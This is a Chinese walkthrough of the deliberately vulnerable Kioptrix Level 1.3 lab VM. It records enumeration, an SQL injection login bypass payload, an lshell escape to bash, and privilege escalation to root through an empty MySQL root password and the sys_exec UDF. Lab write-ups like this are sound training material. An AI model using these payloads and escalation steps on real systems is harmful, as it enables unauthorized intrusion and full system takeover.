
Kioptrix Level_1.3
Kioptrix Level_1.3
环境配置
因为只给了一个vmdk文件,需要创建一个linux的虚拟机,之后将下载好的内个vmdk重命名为创建虚拟机时创建的的vmdk文件,将网卡设置为net,进行替换即可打开
信息收集
查找目标主机ip
┌──(root㉿kali)-[~/vulnhub/Kioptrix_Level_1.3]
└─# arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:84:b2:cc, IPv4: 192.168.158.143
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.158.1   00:50:56:c0:00:08       VMware, Inc.
192.168.158.2   00:50:56:e9:30:53       VMware, Inc.
192.168.158.154 00:0c:29:61:6f:fe       VMware, Inc.
192.168.158.254 00:50:56:fe:be:92       VMware, Inc.

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.964 seconds (130.35 hosts/sec). 4 responded
nmap扫描目标开放端口
┌──(root㉿kali)-[~/vulnhub/Kioptrix_Level_1.3]
└─# nmap -sT --min-rate 10000 -p- 192.168.158.154
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-25 16:28 CST
Nmap scan report for 192.168.158.154
Host is up (0.00024s latency).
Not shown: 39528 closed tcp ports (conn-refused), 26003 filtered tcp ports (no-response)
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:61:6F:FE (VMware)
nmap对端口进行详细信息扫描
                                                      ┌──(root㉿kali)-[~/vulnhub/Kioptrix_Level_1.3]
└─# nmap -sT -sVC -p22,80,139,445 192.168.158.154
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-25 16:30 CST
Nmap scan report for 192.168.158.154
Host is up (0.00023s latency).

PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1.2 (protocol 2.0)
| ssh-hostkey:
|   1024 9b:ad:4f:f2:1e:c5:f2:39:14:b9:d3:a0:0b:e8:41:71 (DSA)
|_  2048 85:40:c6:d5:41:26:05:34:ad:f8:6e:f2:a7:6b:4f:0e (RSA)
80/tcp  open  http        Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch)
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.0.28a (workgroup: WORKGROUP)
MAC Address: 00:0C:29:61:6F:FE (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_nbstat: NetBIOS name: KIOPTRIX4, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_smb2-time: Protocol negotiation failed (SMB2)
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb-os-discovery:
|   OS: Unix (Samba 3.0.28a)
|   Computer name: Kioptrix4
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: Kioptrix4.localdomain
|_  System time: 2025-03-25T04:30:20-04:00
|_clock-skew: mean: 1h59m56s, deviation: 2h49m42s, median: -3s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.57 seconds
利用nmap脚本扫描开放smba的139
┌──(root㉿kali)-[~]
└─# nmap --script=smb-enum-* -p139 192.168.158.154
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-25 17:16 CST
Stats: 0:02:34 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 85.71% done; ETC: 17:19 (0:00:26 remaining)
Nmap scan report for 192.168.158.154
Host is up (0.00021s latency).

PORT    STATE SERVICE
139/tcp open  netbios-ssn
MAC Address: 00:0C:29:61:6F:FE (VMware)

Host script results:
|_smb-enum-sessions: ERROR: Script execution failed (use -d to debug)
| smb-enum-domains:
|   Builtin
|     Groups: n/a
|     Users: n/a
|     Creation time: unknown
|     Passwords: min length: 5; min age: n/a days; max age: n/a days; history: n/a passwords
|     Account lockout disabled
|   KIOPTRIX4
|     Groups: n/a
|     Users: nobody\x00, robert\x00, root\x00, john\x00, loneferret\x00
|     Creation time: unknown
|     Passwords: min length: 5; min age: n/a days; max age: n/a days; history: n/a passwords
|_    Account lockout disabled
| smb-enum-users:
|   KIOPTRIX4\john (RID: 3002)
|     Full name:   ,,,
|     Flags:       Normal user account
|   KIOPTRIX4\loneferret (RID: 3000)
|     Full name:   loneferret,,,
|     Flags:       Normal user account
|   KIOPTRIX4\nobody (RID: 501)
|     Full name:   nobody
|     Flags:       Normal user account
|   KIOPTRIX4\robert (RID: 3004)
|     Full name:   ,,,
|     Flags:       Normal user account
|   KIOPTRIX4\root (RID: 1000)
|     Full name:   root
|_    Flags:       Normal user account
| smb-enum-shares:
|   account_used: guest
|   \\192.168.158.154\IPC$:
|     Type: STYPE_IPC_HIDDEN
|     Comment: IPC Service (Kioptrix4 server (Samba, Ubuntu))
|     Users: 2
|     Max Users: <unlimited>
|     Path: C:\tmp
|     Anonymous access: READ/WRITE
|     Current user access: READ/WRITE
|   \\192.168.158.154\print$:
|     Type: STYPE_DISKTREE
|     Comment: Printer Drivers
|     Users: 0
|     Max Users: <unlimited>
|     Path: C:\var\lib\samba\printers
|     Anonymous access: <none>
|_    Current user access: <none>
可以看到泄露了几个用户名,并且\\192.168.158.154\IPC$为共享文件
┌──(root㉿kali)-[~]
└─# smbclient //192.168.158.154/IPC$
Password for [WORKGROUP\root]:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> ls
NT_STATUS_NETWORK_ACCESS_DENIED listing \*
smb: \> pwd
Current directory is \\192.168.158.154\IPC$\
smb: \>
无法写入文件和读取文件
80端口信息收集

目录扫描
dirsearch -u http://192.168.158.154/ -e php
指纹探测
┌──(root㉿kali)-[~]
└─# whatweb -v http://192.168.158.154
WhatWeb report for http://192.168.158.154
Status    : 200 OK
Title     : <None>
IP        : 192.168.158.154
Country   : RESERVED, ZZ

Summary   : Apache[2.2.8], HTTPServer[Ubuntu Linux][Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch], PasswordField[mypassword], PHP[5.2.4-2ubuntu5.6][Suhosin-Patch], X-Powered-By[PHP/5.2.4-2ubuntu5.6]

Detected Plugins:
[ Apache ]
        The Apache HTTP Server Project is an effort to develop and
        maintain an open-source HTTP server for modern operating
        systems including UNIX and Windows NT. The goal of this
        project is to provide a secure, efficient and extensible
        server that provides HTTP services in sync with the current
        HTTP standards.

        Version      : 2.2.8 (from HTTP Server Header)
        Google Dorks: (3)
        Website     : http://httpd.apache.org/

[ HTTPServer ]
        HTTP server header string. This plugin also attempts to
        identify the operating system from the server header.

        OS           : Ubuntu Linux
        String       : Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch (from server string)

[ PHP ]
        PHP is a widely-used general-purpose scripting language
        that is especially suited for Web development and can be
        embedded into HTML. This plugin identifies PHP errors,
        modules and versions and extracts the local file path and
        username if present.

        Version      : 5.2.4-2ubuntu5.6
        Module       : Suhosin-Patch
        Version      : 5.2.4-2ubuntu5.6
        Google Dorks: (2)
        Website     : http://www.php.net/

[ PasswordField ]
        find password fields

        String       : mypassword (from field name)

[ X-Powered-By ]
        X-Powered-By HTTP header

        String       : PHP/5.2.4-2ubuntu5.6 (from x-powered-by string)

HTTP Headers:
        HTTP/1.1 200 OK
        Date: Tue, 25 Mar 2025 09:09:40 GMT
        Server: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch
        X-Powered-By: PHP/5.2.4-2ubuntu5.6
        Content-Length: 1255
        Connection: close
        Content-Type: text/html
漏洞查找与利用
数据库文件泄露
上面目录扫描扫到了sql文件下载下来
┌──(root㉿kali)-[~/vulnhub/Kioptrix_Level_1.3]
└─# wget http://192.168.158.154/database.sql
--2025-03-25 16:44:49--  http://192.168.158.154/database.sql
Connecting to 192.168.158.154:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 298 [text/plain]
Saving to: 'database.sql'

database.sql   100%[====>]     298  --.-KB/s    in 0s

2025-03-25 16:44:49 (30.3 MB/s) - 'database.sql' saved [298/298]
查看sql文件进行登录
┌──(root㉿kali)-[~/vulnhub/Kioptrix_Level_1.3]
└─# cat database.sql
CREATE TABLE `members` (
`id` int(4) NOT NULL auto_increment,
`username` varchar(65) NOT NULL default '',
`password` varchar(65) NOT NULL default '',
PRIMARY KEY (`id`)
) TYPE=MyISAM AUTO_INCREMENT=2 ;

--
-- Dumping data for table `members`
--

INSERT INTO `members` VALUES (1, 'john', '1234');
进行登录,但是不对,尝试万能密码
POST /checklogin.php HTTP/1.1
Host: 192.168.158.154
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.0) Gecko/20100101 Firefox/136.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 55
Origin: http://192.168.158.154
Connection: keep-alive
Referer: http://192.168.158.154/
Cookie: PHPSESSID=af0fc6e031636fb03b9febe50a801387
Upgrade-Insecure-Requests: 1
Priority: u=0, i

myusername=john&mypassword=%27+or+1%3D1%23&Submit=Login
登录成功后给出了john的密码,ssh登录

ssh登录

成功登录
执行命令发现应该不是bash,是lshell
使用echo os.system('/bin/bash')切换为bash
robert@Kioptrix4:~$ uname -a
Linux Kioptrix4 2.6.24-24-server #1 SMP Tue Jul 7 20:21:17 UTC 2009 i686 GNU/Linux
robert@Kioptrix4:~$ cat /etc/*release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=8.04
DISTRIB_CODENAME=hardy
DISTRIB_DESCRIPTION="Ubuntu 8.04.3 LTS"
这里我没有找到可以提权的方案
UDF提权
去看web目录下收集信息
robert@Kioptrix4:/var/www$ cat checklogin.php
<?php
ob_start();
$host="localhost"; // Host name
$username="root"; // Mysql username
$password=""; // Mysql password
$db_name="members"; // Database name
$tbl_name="members"; // Table name
这里root用户的密码为空
robert@Kioptrix4:/var/www$ mysql -uroot
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 49
Server version: 5.0.51a-3ubuntu5.4 (Ubuntu)

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql> select user();
+----------------+
| user()         |
+----------------+
| root@localhost |
+----------------+
1 row in set (0.00 sec)
查看用户定义函数(UDF)信息
mysql> select * from mysql.func;
+-----------------------+-----+---------------------+----------+
| name                  | ret | dl                  | type     |
+-----------------------+-----+---------------------+----------+
| lib_mysqludf_sys_info |   0 | lib_mysqludf_sys.so | function |
| sys_exec              |   0 | lib_mysqludf_sys.so | function |
+-----------------------+-----+---------------------+----------+
2 rows in set (0.00 sec)
mysql.func 表用于存储 MySQL 中的用户定义函数信息。执行 select * from mysql.func; 语句可查看当前 MySQL 数据库中所有的用户定义函数。从结果能看出,当前存在两个用户定义函数:lib_mysqludf_sys_info 和 sys_exec,它们都依赖于 lib_mysqludf_sys.so 动态链接库。其中,sys_exec 函数可用于执行系统命令,这为后续的提权操作提供了条件。
添加进admin组
usermod -a -G admin john
移除:usermod -G "" john
mysql> select sys_exec('usermod -a -G admin john');
+--------------------------------------+
| sys_exec('usermod -a -G admin john') |
+--------------------------------------+
| NULL                                 |
+--------------------------------------+
1 row in set (0.04 sec)
借助 sys_exec 这个用户定义函数,执行系统命令 usermod -a -G admin john。此命令的作用是将用户 john 添加到 admin 组。usermod 是 Linux 系统中用于修改用户账户属性的命令,-a 选项表示追加,-G 选项用于指定用户所属的组。执行该命令后返回 NULL,这可能是因为 sys_exec 函数执行系统命令后没有返回值或者返回值未被正确处理。
john@Kioptrix4:~$ id
uid=1001(john) gid=1001(john) groups=115(admin),1001(john)
john@Kioptrix4:~$ sudo -l
[sudo] password for john:
User john may run the following commands on this host:
    (ALL) ALL
john@Kioptrix4:~$ sudo bash
root@Kioptrix4:~# id
uid=0(root) gid=0(root) groups=0(root)
总结
1. 信息收集:发现 root 空密码
-
文件路径:
/var/www/checklogin.php -
关键信息
$username="root"; $password=""; // MySQL root密码为空
**2. **登录 MySQL 并确认权限
mysql -uroot  # 无密码登录
mysql> SELECT USER();  # 结果:root@localhost(拥有最高权限)
**3. **利用 UDF 执行系统命令
-
查看 UDF 函数
SELECT * FROM mysql.func; -- 发现存在sys_exec函数(来自lib_mysqludf_sys.so) -
UDF 原理:
MySQL 5.0 版本允许通过 UDF 调用系统命令(高版本默认禁用)。
**4. **提权操作:添加用户到 admin 组
SELECT sys_exec('usermod -a -G admin john');
- 命令作用:
usermod -a -G admin john将用户john追加到admin组。 - 权限逻辑:
在 Ubuntu 中,admin组成员默认拥有sudo权限(通过/etc/sudoers配置)。

 浙公网安备 33010602011771号